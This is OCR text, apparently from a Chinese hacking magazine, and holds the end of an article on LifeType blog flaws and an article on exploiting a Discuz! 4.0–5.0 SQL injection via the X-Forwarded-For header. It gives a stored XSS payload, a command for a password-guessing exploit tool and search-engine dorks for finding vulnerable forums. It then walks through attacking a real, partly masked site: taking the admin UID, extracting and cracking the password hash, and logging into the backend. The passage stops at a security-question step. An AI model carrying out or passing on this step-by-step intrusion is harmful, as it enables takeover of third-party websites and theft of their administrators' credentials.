


图6

上面说的漏洞是任何浏览网站的人都可以利用的，在测试中，我还发现如果你能注册成为网站blog中的一员，也就是注册成功一个自己的blog，那么你就可以进行跨站攻击了，在写新日志时，加入语句<script>alert("I hack you!")</script>到你的内容里，就能进行跨站攻击了，如图7。




图7

最后，这个漏洞的影响是严重的，我测试安焦后，也给他们留言提醒了，没有做任何破坏，毕竟我对安焦的牛人很崇拜嘛。Lifetype的漏洞还不止这些，其中有一个更为严重的，就留给各位自己去发现了，在写这篇文章时，lifetype已经推出了新的1.1版，比1.06版大了几百K，我还没来得及测试，欢迎大家一起来论坛，共同讨论。

挑战安全焦点的入侵

文章难易度：★★★

文章阅读点：Discuz!论坛最新漏洞的详细利用，更值得一提的是里面的漏洞分析短小而精彩

Discuz!末日危机

——Discuz!4.0/4.1/5.0漏洞来了！

zj1244 小葵（曾佳）

虽然已是是秋天了，但是南宁还是那么热，有几次竟然把我从睡梦中热醒，导致的直接后果就是脑子终日处于半昏迷状态。幸好继上个月微软为我们带来了MS06014和MS06040这两个重量级的漏洞后，这个月Discuz!又爆出了新漏洞来为我解暑。大虾们依然是只提提有漏洞，叫我们快点升级程序或者打补丁，不告诉我们具体的漏洞内容也不给漏洞利用工具。没办法，我们只有自己动手，丰衣足食了。

一、漏洞简介

漏洞类型：SQL注入

危险等级：高

涉及版本：Discuz!4.0.0、Discuz!4.1.0、Discuz!5.0.0 RC1

漏洞描述：此漏洞源于新近发现的PHP5 GPC过滤错误，具体内容可参见安全焦点的《Php5 GPC绕过缺陷》。由于Discuz!对于$_SERVER数据没有进行严格过滤，可导致用户使用特殊工具伪造非法数据并注入SQL语句，获取论坛管理员权限。

虽然此PHP漏洞仅仅限于PHP5版本的服务器环境，但是经过FreeDiscuz!团队成员测试，PHP4用户同样受到此漏洞威胁，且此漏洞亦威胁PHPWIND论坛程序。提醒广大论坛管理员尽快进行漏洞修补。

经过测试，以下Discuz!用户不受此漏洞影响：使用过0801补丁的用户不受影响；全新安装Discuz!_4.1.0_SC_GBK 0810 FD修补版的用户以及Lite Beta 2用户不受影响；Discuz! 5.0 RC2及5.0正式版用户不受影响。

二、漏洞分析

知道了相关信息，马上驱猫上网下了套Discuz!4.0.0的代码来看看。可惜对PHP不熟悉，正头疼时，网上又公布了一个python版的漏洞利用工具，安装好python后，将该工具复制到python目录下，使用命令：**python.exe discuz.py http://target.com/ 2**就可以猜测http://target.com/的uid为2的用户的密码了，如图1。




图1

只可惜，这个工具的效率实在是太低了，猜解半天也猜不完一个密码，于是抓包分析再结合源码查找，终于确定问题出在include/common.inc.php这个文件里的$onlineip变量上（第73行）。那段代码的作用是获得在线会员的IP地址，它通过getenv方式查看是否存在HTTP_X_FORWARDED_FOR值，若存在则认为浏览者使用了HTTP代理。于是把该字段的内容当作会员的真实IP并带入SQL语句中进行执行，偏偏这个值是在HTTP协议数据包中可以自己构造和定义的，再加上PHP默认并不保护通过getenv方式获取的数据，导致了攻击的发生。

小编注：这里要声明一下，考虑到代码过多容易使初学者产生畏难情绪，而具有一定漏洞分析能力的读者只需要知道具体的页面和出问题的语句，结合原理解释也完全不影响他自行分析。因此这里不再摘录出漏洞的代码。需要具体了解原理的读者我推荐阅读一下lake2的《假作真时真亦假——“真实”IP带来的安全隐患》，结合安全焦点的《Php5 GPC绕过缺陷》，应该能很好的掌握这个漏洞的原理。

关于原理方面还需要解释一下，安全焦点那篇文章提到的是$_SERVER方式获取的变量，而这里提到的漏洞代码却是getenv()方式，实际上它们是一样的，不过IIS不支持getenv使得那一段代码失效了。因此，我们搜索入侵目标前，首先应该检查目标论坛所使用的Web服务是IIS还是Apache。

我知道这一段原理介绍非常晦涩，菜鸟朋友们看不懂完全可以跳过不看。接下来我们会进入漏洞的利用和工具的介绍。

三、漏洞利用

首先我们使用搜索引擎寻找目标，推荐用Yahoo、Google等搜索引擎搜索关键字“Discuz!”或者是“Powered by Discuz! 4.0.0”就可以找到很多目标，如图2。




图2

小经验：Discuz!官方并没有给出4.0版本的修复补丁，在官方论坛上只是有人给出了4.0版本的手工修复方法，但该方法非常复杂。因此，对于4.0版本要修补漏洞需要先升级到4.1版本才能打补丁，因此我们寻找4.0版本可以大大提高漏洞利用的成功率。再次强调一下，目标论坛必须建立在Apache上才可以成功入侵哦！

我们以http://www.ya*anb.com为例。打开这个网站后，直接在首页拖动到底部，查看版权信息确定它确实是4.0的版本，点开“在线用户”最右边的小“+”号后，可以看到当前在线的所有用户，如图3。

其中我框起的部分就是管理员，用鼠标在他的名字上虚停，IE的状态栏中就出现了他的UID，这里是3294，我们把它记录下来。

现在打开我制作的利用工具，它默认是根据UID猜解任意用户的密码散列，我们填写好目标网站的地址，这里是http://

www.ya*anb.com，再写入管理员的UID，这里是3294，然后单击“发送”，如果不出意外的话，程序一会儿就会猜解出对方的密码了，如图4。

小提示：因为Discuz!论坛在安装的时候允许自定义表名前缀，默认的是cdb_，如果管理员修改了这个地方，我们可以根据服务器返回的数据库错误语句看出来，并在工具的“表名”里进行修改。当然，大部分情况下我们不需要修改里面的数据。




图3



图4

现在得到了对方的密码MD5散列，我们还需要去查一下密码的明文是什么才可以登录论坛啊。

来到http://www.cmd5.com，输入刚才得到的MD5散列和验证码，提交后如图5。




图5

得到管理员密码了！现在我们就用它登录看看吧，结果非常得顺利！点击“系统设置”还能进到后台，再次输入密码后如图6所示。

当然，也有的时候人品不好会遇到管理员设了“安全提问”的情况，这个时候光是输入密码是无法登录的，如图7。

